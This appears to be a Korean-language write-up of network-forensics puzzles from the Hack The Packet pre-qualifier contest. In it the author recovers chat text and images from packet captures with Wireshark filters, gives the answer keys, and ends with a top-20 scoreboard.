
(Key Format :: Woo Tae Hyuck\_Hanla Mountain)

#### (2) 문제 풀이



"tcp.stream eq 40" Filter를 보니 NetMeeting으로 통신한 것 같은 흔적이 남아있었다. **Kim Ha-Neul** 이라는 여자 친구 이름과, **Dokdo\_island** 라는 지명을 찾았다.





대회 진행 당시에 문제를 풀 때는 여자친구 이름만 찾고 독도를 찾지 못했는데 BinText를 이용하여 우연히 Dokdo\_island를 쉽게 찾아서 인증했었다.

### (3) 인증 키

**Kim Ha Neul\_Dokdo island**

/

#### 4) H4 (공개된 풀이)

##### (1) 문제 지문


<Q> 무슨 동물 좋아하니?

<EQ> What kind of animal do you like?

##### (2) 문제 풀이

```
download_file_ft.py%3fsignature=7052409185991974527758779820233145348370588523976395987013438603317697410636216064523291180329504793631926467978999&time=1320220728&username=wootang87&fileid=0058478319&error_cb=http%3A%2.com
```

HTTP objects 중에서 위의 파일명을 가진 파일을 추출하고 signature를 보니 JPG 파일이었다.



word.jpg 파일이었는데, 대회 종료 후 <http://fb.com/HackThePacket> 을 통해 풀이 방법을 알게 되었다. 사실 무작위로 MAMMALS, SCORPION, DOG, SNAKE, ANUBIS 등을 시도하고 HTP의 토끼 캐릭터가 생각나서 RABBIT도 시도해보았지만 BUNNY 일 줄은... T\_T

##### (3) 인증 키

**BUNNY**

/

## 5) H5

### (1) 문제 지문

<Q> 네이트온 사진 함께 보기를 통해, 우탕이는 어떤 수학문제를 알게 됐을까?

<EQ> What does Wootang get a mathematical problem via the function of sharing the picture on NateOn?

정답은 수학문제를 푼 값입니다.

The answer is the right value solving the math.


### (2) 문제 풀이

```

Follow TCP Stream
Stream Content
ATHC 0 woo_tae@nate.com woo_tang@nate.com 10031195904:6800 6004 0
ATHC 0 100 6004 0
FILE 0 ACCEPT 14:2147483647:390 0
FILE 0 INFO FILENAME 54708 CHAT_HIDDEN 0
FILE 1 START 0 0
FILE 1 DATA 8191
.....JFIF.....X.X.....!Date=2009/6/14....C.....
.....

```

"tcp.stream eq 75" Filter를 보니 위의 stream 처럼 NateOn Protocol을 이용하여 JPG 파일이 송수신 된 것을 확인할 수 있다.



추출한 이미지를 보니 약간 깨져있었다. eye-forensics SKILL을 발휘하였다.

[What is the perimeter of the rectangular field? / 둘레의 길이를 구하십시오.]


“두뇌 풀가동(!)”으로 열심히 둘레를 구해본 결과 “(5+8+7)+(5+8+7) = 40”

### (3) 인증 키

40

/

# Hack The Packet - Pre QUAL :: TOP 20



## TOTAL

Break Through 1st 2nd 3rd

NICK	SCORE	BREAK
RExVuz	2921	x 6  x 1  x 1
if	2812	x 4  x 2  x 1
mikoreaOmadl	2797	x 3  x 2  x 3
loca	2791	x 3  x 2  x 5
dj	2620	x 1  x 2
0xMatthew	2415	x 1
savNi	2010	x 1
Tolsom	1815	x 2
p03	1800	
iLdpp	1400	
sroka	1400	
ahnmaru78	1300	
gibunjo.tar	1300	
crazy	1232	x 3  x 4
extr_obs	1200	
ucq	1200	
supercell	1100	
imit12	1000	
cjy	900	
death_knight	900	